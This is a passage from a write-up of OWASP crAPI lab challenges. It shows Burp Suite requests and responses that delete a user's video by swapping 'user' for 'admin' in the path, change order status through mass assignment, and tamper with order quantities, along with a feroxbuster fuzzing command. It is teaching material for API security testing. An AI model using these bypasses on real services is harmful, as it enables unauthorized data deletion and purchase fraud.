Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Allow: POST 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-Frame-Options: DENY 16 17 18 19 20 Content-Type: video/mp4 21 22 jx2DvO2pl 23 ----WebKitFormBoundaryUtedj718nNBBIf1-- 24	It's empty in here Request body parameters Name Value file jx2DvO2pl Request cookies It's empty in here Request headers Target: http://localhost:8888 Allow: POST Content-Type: application/x-www-form-urlencoded Content-Length: 0 Connection: close Vary: Origin Vary: Access-Control-Request-Method Vary: Access-Control-Request-Headers X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: 0 X-Frame-Options: DENY

I found a clue when looking at the API endpoint `/identity/api/v2/user/videos` `HTTP/1.1` from the crawl shows a `DELETE` request method is accepted:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Target: http://localhost:8888

Request

```
Pretty Raw Hex
1 DELETE /identity/api/v2/user/videos/7 HTTP/1.1
2 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
3 Content-Type: application/json
4 Accept: */*
5 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9
6 eyJzdWIiOiJsb2FkLmNvZG9ybmV0dXJlcjIiLCJpYXQiOjE2MjQwOTQwNzA1LCJ9IiwidCIpIj0yMDA0MDA0MDA0I3
7 Host: localhost:8888
8 Connection: close
9 Content-Length: 29
10 Content-Type: application/json
11 Cache-Control: no-cache
12 Pragma: no-cache
13 {
14     "videoName": "interface.mp4"
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 404
2 Server: openresty/1.17.8.2
3 Date: Fri, 08 Sep 2023 03:48:28 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 81
16
17 {
18     "message": "Sorry, Didn't get any profile video name for the user.",
19     "status": 404
}
```

Inspector

Request query parameters: 0

Request cookies: 0

Request headers: 10

Name	Value
User-Agent	Mozilla/5.0 (X11...
Content-Type	application/json
Accept	*/*
Authorization	Bearer eyJhbG...
Cache-Control	no-cache
Postman-Token	f46824c2-df3f...
Host	localhost:8888
Accept-Encoding	gzip, deflate
Connection	close
Content-Length	29

Response headers: 14

Name	Value
Server	openresty/1.17...
Date	Fri, 08 Sep 2023 ...
Content-Type	application/json
Connection	close
Vary	Origin
Vary	Access-Control...
Vary	Access-Control...
X-Content-Type...	nosniff
X-XSS-Protection	1; mode=block
Cache-Control	no-cache, no-st...
Pragma	no-cache
Expires	0
X-Frame-Options	DENY
Content-Length	81

I have an example name and ID from the prior crawl:

Scanner	POST	localhost	/identity/api/v2/user/videos	2	200	583	870
Scanner	POST	localhost	/identity/api/v2/user/videos	2	200	583	45
Scanner	POST	localhost	/identity/api/v2/user/videos	2	200	583	33
Scanner	POST	localhost	/identity/api/v2/user/videos	2	200	583	41
Scanner	POST	localhost	/identity/api/v2/user/videos	2	200	583	26
Scanner	POST	localhost	/identity/api/v2/user/videos	2	200	583	13
Scanner	POST	localhost	/identity/api/v2/user/videos	2	200	583	23
Scanner	POST	localhost	/identity/api/v2/user/videos	2	200	583	28
Scanner	POST	localhost	/identity/api/v2/user/pictures	2	200	594	411
Scanner	POST	localhost	/identity/api/v2/user/pictures	2	200	594	102

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Fri, 08 Sep 2023 03:02:10 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 126
17
18 {
    "id": 33,
    "video_name": "file.mp4",
    "conversion_params": "-v codec h264",
    "profileVideo": "data:image/jpeg;base64,angryRGRWTTzJwbA=="
}
```

Inspector

Selection: 126 (0x7e)

Selected text:

```
{"id":33,"video_name":"file.mp4","conversion_params":"-v codec h264","profileVideo":"data:image/jpeg;base64,angryRGRWTTzJwbA=="}  
Request attributes: 2  
Request body parameters: 1  
Request headers: 15  
Response headers: 15
```

Therefore, change my Repeater request to:

Screenshot of Burp Suite Professional showing a request-response session. The request is a DELETE to /identity/api/v2/user/videos/33. The response is a 404 Not Found. The Inspector panel shows the raw response body: {"message": "This is an admin function. Try to access the admin API", "status": 403}.

Which gives away a huge clue:

```
{"message": "This is an admin function. Try to access the admin API", "status": 403}
```

I then tried to use an alternate approach by replacing `user` for `admin` within the API endpoint request from `DELETE /identity/api/v2/user/videos/33 HTTP/1.1` to `DELETE /identity/api/v2/admin/videos/33 HTTP/1.1` which is successful!

Screenshot of Burp Suite Professional showing a successful DELETE request to /identity/api/v2/admin/videos/33. The response is a 200 OK with the message "User video deleted successfully". The Inspector panel shows the raw response body: {"message": "User video deleted successfully.", "status": 200}.

Admitting here that I am being lazy, but alternatively my go-to would be to use `SecLists` from Daniel M and `Feroxbuster` tool to enumerate and fuzz the API endpoint for potential path's that may exist within the API that we can leverage.

A very talented and incredibly phenomenal mentor of mine once said:



"It's good practice when you see an endpoint route representing a lower priv user to see if a high priv user may be an alternate route to..."

Anyway, it goes a little something like this:

```
feroxbuster -u http://localhost:8888/identity/api/v2/ -w ./SecLists/Discovery/Web-Content/raft-medium-directories.txt -H Accept:application/json
```

Another handy tool is the built-in Burp Suite BAPP extension for [HTTPHeaders](#) which in the HTTP History sends a HTTP [OPTIONS](#) request to request, analyze and return available HTTP request methods accepted by the endpoint which is another clue here:

1087	20:40:40 7 S...	http://localhost:8888	PUT	/identity/api/v2/user/video/%7B%7Bvideo_id%7D%7D		401	454	JSON	127.0.0.1
1088	20:41:33 7 S...	http://localhost:8888	GET	/identity/api/v2/user/video/%7B%7Bvideo_id%7D%7D		400	391		DELETE - PUT
1089	20:43:15 7 S...	http://localhost:8888	GET	/identity/api/v2/user/dashboard		200	698	JSON	127.0.0.1

▼ Mass Assignment - Flag 🦸

Challenge 8 - Get an item for free

By default, cRAPI gifts us with \$100 bucks to go nuts. I sent a test order and inspected the API request and response:

Request

```

1 GET /workshop/api/shop/orders/all HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
4 Firefox/117.0
5 Accept: */*
6 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: http://localhost:8888/past-orders
9 Content-Type: application/json
10 Date: Thu, 07 Sep 2023 06:44:09 GMT
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16
  
```

Response

```

Pretty Raw Hex Render
1 Date: Thu, 07 Sep 2023 06:44:09 GMT
2 Server: openresty/1.17.8.2
3 Date: Thu, 07 Sep 2023 06:44:09 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Content-Length: 292
12
13 {
  "orders": [
    {
      "id": 1,
      "user": {
        "email": "hacker@example.com",
        "number": "11111111112"
      },
      "product": {
        "id": 1,
        "name": "Seat",
        "price": "10.00",
        "image_url": "images/seat.svg"
      },
      "quantity": 1,
      "status": "delivered",
      "transaction_id": "dd0ba7fs-917b-42a9-889e-99b33b65bc7c",
      "created_on": "2023-09-07T06:44:07.67768"
    }
  ]
}
  
```

Inspector

Name	Value
Server	openresty/1.17.8.2
Date	Thu, 07 Sep 2023 06:44:09 GMT
Content-Type	application/json
Connection	close
Allow	GET, HEAD, OPTIONS
Vary	origin, Cookie
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referrer-Policy	same-origin
Content-Length	292

Let's initiate a random order return:

Request

```

1 POST /workshop/api/shop/orders/return_order?order_id=4 HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
4 Firefox/117.0
5 Accept: */*
6 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: http://localhost:8888/past-orders
9 Content-Type: application/json
10 Connection: close
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Content-Length: 0
15
16
  
```

Response

```

Pretty Raw Hex Render
1 Date: Fri, 08 Sep 2023 03:57:18 GMT
2 Content-Type: application/json
3 Connection: close
4 Allow: GET, HEAD, OPTIONS
5 Origin: https://localhost:8888
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Origin: https://localhost:8888
9 Access-Control-Allow-Methods: POST, GET, PUT, DELETE
10 Access-Control-Allow-Headers: Content-Type, Authorization
11 Access-Control-Max-Age: 3600
12 Content-Length: 447
13
14 {
  "message": "Please use the following QR code to return your order to a UPS store!",
  "qr_code_url": "http://localhost:8888/workshop/api/shop/return_qr_code",
  "order": {
    "id": 4,
    "user": {
      "email": "hacker@example.com",
      "number": "11111111112"
    },
    "product": {
      "id": 1,
      "name": "Seat",
      "price": "10.00",
      "image_url": "images/seat.svg"
    },
    "quantity": 1,
    "status": "return pending",
    "transaction_id": "5f4d374-6467-4965-8801-b4ddaa0cd179",
    "created_on": "2023-09-08T03:02:46.189524"
  }
}
  
```

Inspector

Name	Value
Method	POST
Path	/workshop/api/shop/orders/return_order
Request query parameters	
Request headers	
Name	Value
Host	localhost:8888
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X ...)
Accept	/*
Accept-Language	en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://localhost:8888/past-orders
Content-Type	application/json
Authorization	Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdW1oLjoxNjwzZXJkXbzs55jb20ilClyb2xljiojdXNlcjlsImhdc1c0MjY5NDE0MDI3NsIZxhwlJoxNjK010Mc10.ph1lD0R1ltEx28er5vNhbcjaq6-Z1l-qKAYrFxlclgYYV1vDgtrGrVxDrnsJMeex-ukf44aC3MB0Mh77uV2C5p9XXA-TyAKvPDu0H0WJZAQ-0t3P8mB10C9sHqXfZdXqUW9mZp3fpm1CecOzXp2rL21Zylq9.92q9nsh50LWToqC8-Exxh-8iDLmtqjyuvnfftzEbdLwem06.LsHogEu2Yc_m632x0Zs6hctsl-pKnuUBoz4-h0ykxvxiu1C2tuAbQ7sgx3D-wg2H5q.Ru1BL2wMaGdL4h-xCurFac10
Origin	http://localhost:8888
DNT	1
Connection	close
Sec-Fetch-Dest	empty
Sec-Fetch-Mode	cors
Content-Length	0

Request

```

1 GET /workshop/api/shop/return_qr_code HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
4 Firefox/117.0
5 Accept: */*
6 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: http://localhost:8888/past-orders
9 Content-Type: application/json
10 Connection: close
11 Sec-Fetch-Dest: image
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Site: same-origin
14
15
  
```

Response

Inspector

Name	Value
Method	GET
Path	/workshop/api/shop/return_qr_code
Request headers	
Name	Value
Host	localhost:8888
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X ...)
Accept	image/avif,image/webp,*/*
Accept-Language	en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate
DNT	1
Connection	close
Sec-Fetch-Dest	image
Sec-Fetch-Mode	no-cors
Sec-Fetch-Site	same-origin
Response headers	
Name	Value
Server	openresty/1.17.8.2

The `GET /workshop/api/shop/orders/all HTTP/1.1` now shows a different status for `?order_id=4` as `"status": "return pending"`:

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Intercept **HTTP history** WebSockets history Proxy settings

Filter: Showing all items

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
124	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D		✓	401	454	JSON				127.0.0.1	26	
125	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D		✓	400	391			DELETE - GET		127.0.0.1	26	
126	https://conole.services.mozilla....	GET	/v1/files			200	3316	JSON				✓ 34.117.237.239	26	
127	http://localhost:8888	GET	/workshop/api/shop/products			200	465	JSON		POST		127.0.0.1	26	
128	http://localhost:8888	POST	/workshop/api/shop/orders			200	392	JSON		GET - PUT		127.0.0.1	26	
129	http://localhost:8888	GET	/workshop/api/shop/orders/all			200	1148	JSON				127.0.0.1	26	
130	http://localhost:8888	GET	/workshop/api/shop/products			200	465	JSON		POST		127.0.0.1	26	
131	http://localhost:8888	GET	/workshop/api/shop/orders/all			200	1148	JSON				127.0.0.1	26	
132	http://localhost:8888	POST	/workshop/api/shop/orders/return_order?order_id=4		✓	200	765	JSON				127.0.0.1	26	
133	http://localhost:8888	GET	/workshop/api/shop/return_qr_code			200	7534	PNG				127.0.0.1	26	
134	https://safebrowsing.googleapis....	GET	/v4/threatListUpdates:fetch?set=application/x-protobuf&key=AlzaSyC7spDS3am4Pxr43n...		✓	200	2619	APP			✓ 142.251.211.234	26		
135	http://localhost:8888	GET	/workshop/api/shop/products			200	465	JSON		POST		127.0.0.1	26	
136	http://localhost:8888	GET	/workshop/api/shop/orders/all			200	1153	JSON				127.0.0.1	26	

Request

```

1 GET /workshop/api/shop/orders/all HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/past-orders
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIaWE1lgJ0JyMzXJAZhxbXb255j2B01LCyb2xLjoidNlcilzJml
hCfTYqND0E0D1NSzI2XhWlJsoN1Kw0z1M0C1T0_phJ1b1R1CzBxaer55nhnrcjaGp-z1L-
qK4yrtXlcy9VYV0Bz2k0GtV3krdruzaxMeve-ukT4sApC3M80w7v7ZC5p9YX-TyAvOPDui0wH
jZAGSF0597yK9X9kIdkT0UY3cuKpuM0daz2XX3FfFRX1mCeCmU1B8Burog21JZY19z9qLn5m
HLWtRcB-EExh-X-B1D7mHjVunvttfzEDeCLwm961s5ogfud2Yc_ar6jZK025r6hcTdi-FKmu
Ub0zA-ndykxkvvxiwC2tUabCqYtsxq3D-wg2HsJqRxLB1b2wM2L4H-zCurFactQ
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16

```

Response

```

11 Content-Length: 559
12
13 {
14   "order":{
15     "id":4,
16     "user":{
17       "email":"hacker@example.com",
18       "number":"1111111112"
19     },
20     "product":{
21       "id":1,
22       "name":"Seat",
23       "price":"10.00",
24       "image_url":"images/seat.svg"
25     },
26     "quantity":1,
27     "status":"return pending",
28     "transaction_id":"80dd9a7f5-917b-42a9-889e-99b3b65bc7c",
29     "created_on":"2023-09-08T06:44:07.677684"
30   },
31   "payment": {
32     "transaction_id": "fffd4374-6a67-4965-88b1-b4dda@acd179",
33     "order_id": 4,
34     "amount": 10,
35     "paid_on": "2023-09-08T06:44:08.189524",
36     "card_number": "XXXXXXX000000000233",
37     "card_owner_name": "Hacking Crapi",
38     "card_type": "MasterCard",
39     "card_expiry": "09/2030",
40     "currency": "USD"
41   }
42 }

```

Inspector

Selection 14 (0x0)

Selected text return pending

Request attributes 2

Protocol **HTTP/1** | **HTTP/2**

Name	Value
Method	GET
Path	/workshop/api/shop/orders/all

Request headers 13

Name	Value
Host	localhost:8888
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X ...
Accept	*/*
Accept-Language	en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://localhost:8888/past-orders
Content-Type	application/json
Authorization	Bearer eyJhbGciOiJSUzI1NUJ9eyJzdW...
DNT	1
Connection	close

If I inspect the specific order ID with a **GET** request, I see the status again:

137 <http://localhost:8888> GET /workshop/api/shop/orders/4 200 861 JSON POST - PUT 127.0.0.1 2

Request

```

1 GET /workshop/api/shop/orders/4 HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/orders?order_id=4
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJIaWE1lgJ0JyMzXJAZhxbXb255j2B01LCyb2xLjoidNlcilzJml
hCfTYqND0E0D1NSzI2XhWlJsoN1Kw0z1M0C1T0_phJ1b1R1CzBxaer55nhnrcjaGp-z1L-
qK4yrtXlcy9VYV0Bz2k0GtV3krdruzaxMeve-ukT4sApC3M80w7v7ZC5p9YX-TyAvOPDui0wH
jZAGSF0597yK9X9kIdkT0UY3cuKpuM0daz2XX3FfFRX1mCeCmU1B8Burog21JZY19z9qLn5m
HLWtRcB-EExh-X-B1D7mHjVunvttfzEDeCLwm961s5ogfud2Yc_ar6jZK025r6hcTdi-FKmu
Ub0zA-ndykxkvvxiwC2tUabCqYtsxq3D-wg2HsJqRxLB1b2wM2L4H-zCurFactQ
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16

```

Response

```

11 Content-Length: 559
12
13 {
14   "order":{
15     "id":4,
16     "user":{
17       "email":"hacker@example.com",
18       "number":"1111111112"
19     },
20     "product":{
21       "id":1,
22       "name":"Seat",
23       "price":"10.00",
24       "image_url":"images/seat.svg"
25     },
26     "quantity":1,
27     "status":"return pending",
28     "transaction_id":"fffd4374-6a67-4965-88b1-b4dda@acd179",
29     "created_on":"2023-09-08T06:42:48.189524"
30   },
31   "payment": {
32     "transaction_id": "fffd4374-6a67-4965-88b1-b4dda@acd179",
33     "order_id": 4,
34     "amount": 10,
35     "paid_on": "2023-09-08T06:42:48.189524",
36     "card_number": "XXXXXXX000000000233",
37     "card_owner_name": "Hacking Crapi",
38     "card_type": "MasterCard",
39     "card_expiry": "09/2030",
40     "currency": "USD"
41   }
42 }

```

Inspector

Request attributes 2

Protocol **HTTP/1** | **HTTP/2**

Name	Value
Method	GET
Path	/workshop/api/shop/orders/4

Request headers 13

Name	Value
Host	localhost:8888
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X ...
Accept	*/*
Accept-Language	en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://localhost:8888/orders?order_id=4
Content-Type	application/json
Authorization	Bearer eyJhbGciOiJSUzI1NUJ9eyJzdW...
DNT	1
Connection	close
Sec-Fetch-Dest	empty
Sec-Fetch-Mode	cors
Sec-Fetch-Site	same-origin

Since I want to **UPDATE** the resource (going back to **CRUD OPERATIONS**) (**CREATE**, **READ**, **UPDATE**, **DELETE**), let's see if a **HTTP PUT** method is accepted:

The screenshot shows the Burp Suite interface. The Request tab displays a PUT request to `/workshop/api/shop/orders/4` with the following JSON body:

```
{
  "quantity": "1",
  "status": "test"
}
```

The Response tab shows a successful `HTTP/1.1 200 OK` response with the following JSON content:

```
{
  "orders": [
    {
      "id": 4,
      "user": {
        "email": "beker@example.com",
        "number": "1111111112"
      },
      "product": {
        "id": 1,
        "name": "Seat",
        "price": "10.00",
        "image_url": "images/seat.svg"
      },
      "quantity": 1,
      "status": "return pending",
      "transaction_id": "5ff4d374-6a67-4965-88b1-b4ddaa0acd179",
      "created_on": "2023-09-08T03:02:48.189524"
    }
  ]
}
```

The Inspector tab on the right shows the selected text is `PUT`.

`200 OK` is our major clue here. Since the HTTP response headers from the server indicate `Content-Type: application/json` is accepted, let's add a JSON body to this request:

The Request tab shows the same PUT request to `/workshop/api/shop/orders/4` with the JSON body:

```
{
  "quantity": "1",
  "status": "test"
}
```

The Response tab shows a `HTTP/1.1 400 Bad Request` response with the following JSON message:

```
{"message": "The value of 'status' has to be 'delivered', 'return pending' or 'returned'"}
```

The Inspector tab on the right shows the selected text is `400 Bad Request`.

The server response (`400`) gives us the answer here:

```
{"message": "The value of 'status' has to be 'delivered', 'return pending' or 'returned'"}
```

Request

```
PUT /workshop/api/shop/orders/4 HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Accept: */*
Accept-Language: en-US;q=0.7, en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJwdWlkIjoxNjMwOTZxZjA2NjBxMSwzZS5jb0ILCjybz3xLjoiZW00IiisImUidCI6fTYND
EM01D3NSw1Xm0IjoxNjKwNz0IMc1f0.ph1b1R1CExZBezr55vhDrcajd6-z1-.qKMyrfX1lcvYV1vD82eKo
G1rCvkrdruzaxMexe-uk4s4apCM80m7vJu2CSpgXa-TyAkOPDuj0hwjZAGSF0597yK9X9kk1dkT0uV3cuKUpHM
qdAZZ3fHrFx1mlCecMl08Bwrog21J2Yl9z9gnLn5t8BLMTqRCB--ExhX-B1Dl7nH1jVuunvttsZEDbCLuM9
6isMsogud2yc_mrJ2kUz5r6hcxTdi-FKnul8o24-h0y@xxviwiC2tUabCqYtsxqD-Wg2HS5qRxjLBb2W8aMzL4
H-CurFact0
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 198
quantity:"1",
"transaction_id":"5ffd4374-6a67-4965-88b1-b4dda0acd179",
"created_on":"2023-09-08T03:02:48.189524",
"status":"return pending"
22 }
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Fri, 08 Sep 2023 04:14:15 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Content-Length: 295
13 {
  "orders": [
    {
      "id": 4,
      "user": {
        "email": "hacker@example.com",
        "number": "11111111112"
      },
      "product": {
        "id": 1,
        "name": "Seat",
        "price": "10.00",
        "image_url": "images/seat.svg"
      },
      "quantity": 1,
      "status": "return pending",
      "transaction_id": "5ffd4374-6a67-4965-88b1-b4dda0acd179",
      "created_on": "2023-09-08T03:02:48.189524"
    }
  ]
}
```

Inspector

Name	Value
Server	openresty/1.17.8.2
Date	Fri, 08 Sep 2023 04:14:15 G...
Content-Type	application/json
Connection	close
Allow	GET, POST, PUT, HEAD, O...
Vary	origin, Cookie
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referer-Policy	same-origin
Content-Length	295

I changed the order status from `delivered` to `return pending`, then to `returned` but get a `500 Internal Server Error` and purely believe this to be related to my Docker environment as I noticed the `api-gateway` and `mongo:4.4` containers were regularly failing randomly:

Request

```
PUT /workshop/api/shop/orders/4 HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Accept: */*
Accept-Language: en-US;q=0.7, en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJwdWlkIjoxNjMwOTZxZjA2NjBxMSwzZS5jb0ILCjybz3xLjoiZW00IiisImUidCI6fTYND
EM01D3NSw1Xm0IjoxNjKwNz0IMc1f0.ph1b1R1CExZBezr55vhDrcajd6-z1-.qKMyrfX1lcvYV1vD82eKo
G1rCvkrdruzaxMexe-uk4s4apCM80m7vJu2CSpgXa-TyAkOPDuj0hwjZAGSF0597yK9X9kk1dkT0uV3cuKUpHM
qdAZZ3fHrFx1mlCecMl08Bwrog21J2Yl9z9gnLn5t8BLMTqRCB--ExhX-B1Dl7nH1jVuunvttsZEDbCLuM9
6isMsogud2yc_mrJ2kUz5r6hcxTdi-FKnul8o24-h0y@xxviwiC2tUabCqYtsxqD-Wg2HS5qRxjLBb2W8aMzL4
H-CurFact0
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 144
quantity:"1",
"transaction_id":"5ffd4374-6a67-4965-88b1-b4dda0acd179",
"created_on":"2023-09-08T03:02:48.189524",
"status":"return pending"
22 }
```

Response

```
HTTP/1.1 500 Internal Server Error
Server: openresty/1.17.8.2
Date: Fri, 08 Sep 2023 04:14:44 GMT
Content-Type: text/html
Connection: close
Allow: GET, POST, PUT, HEAD, O...
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Content-Length: 145
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <title>Server Error (500)</title>
5   </head>
6   <body>
7     <h1>Server Error (500)</h1>
8     <p></p>
9     </body>
10    </html>
11
12
13
14
15
16
17
18
19
20
21
22
```

Inspector

Name	Value
Server	openresty/1.17.8.2
Date	Fri, 08 Sep 2023 04:14:44 G...
Content-Type	text/html
Connection	close
Vary	origin, Cookie
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referer-Policy	same-origin
Content-Length	145

Challenge 9 - Increase your balance by \$1,000 or more

The next challenge was one of my initial thoughts when exploiting challenge 8. What if I could place a large cost-based order, then amend this status to returned and would another function within the crAPI web app then issue me a credit/refund?

Let's try buying 1000 wheels! $10 \times 1000 = 10000$ Inspect and send the `POST` request to the Burp Repeater to manipulate the quantity: (welp)

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Send Cancel < >

Request

```
POST /workshop/api/shop/orders HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/shop
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJwdW10IjoxNjMwRZXJA2XnhbxsZ5jb280LLCjb2xLijoidXnlciisImIhdIGMTYSN0dTEMyvJzXh1joxNkMDA10MzQ0.FrnV0_n-rosqJExLz07s810p3hsYgMf_xZx3a7MRY-46C0nH70XKsN0dTeMysfQ0jkPhrzftqk83ZubGYSW3ADQ0_1TmRaY0Jx4Yn9h0qSpf6HS80d9z88z50bW8jgx10YLRefwL2J1pQHnphcGJW17H-SX5431cHeJyWmHOIib_0Ahnqnp9k|Mmk87byPIYEB0JLeitemrxeBCW71jsPOBFq2syWaIjx-0Usqf6j-3nHD5011BfQax8xSp9oK1jTTh-ob32gE4ehyAGKwNa3oVHkJ99tgkQHP9PHeAtAwBkgyzH4GB1ppA
Content-Length: 32
Origin: http://localhost:8888
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Type: application/json
{
  "product_id":2,
  "quantity":1000
}
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 11 Sep 2023 03:24:26 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Content-Length: 62
{
  "id":7,
  "message":"Order sent successfully.",
  "credit":-9940.0
}
```

Inspector

Request attributes
Protocol: **HTTP/1** **HTTP/2**

Name	Value
Method	POST
Path	/workshop/api/shop/orders

Request query parameters
0

Request cookies
0

Request headers
15

Name	Value
Server	openresty/1.17.8.2
Date	Mon, 11 Sep 2023 03:24:26 GMT
Content-Type	application/json
Connection	close
Allow	GET, POST, PUT, HEAD, OPTIONS
Vary	origin, Cookie
access-control-allow-origin	*
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referrer-Policy	same-origin
Content-Length	62

Checkout the available headers again when looking at the **GET** request for the order:

ID	Time	URL	Method	Path	Code	Size	Type	Time
1590	20:26:13.10	http://localhost:8888	GET	/workshop/api/shop/products	200	468	JSON	POST 127.0.0.1
1590	20:26:46.10	http://localhost:8888	GET	/workshop/api/shop/orders/all	200	1721	JSON	127.0.0.1
1591	20:26:48.10	http://localhost:8888	GET	/workshop/api/shop/orders/7	200	864	JSON	POST - PUT 127.0.0.1

Request

```
GET /workshop/api/shop/orders/7 HTTP/1.1
Host: localhost:8888
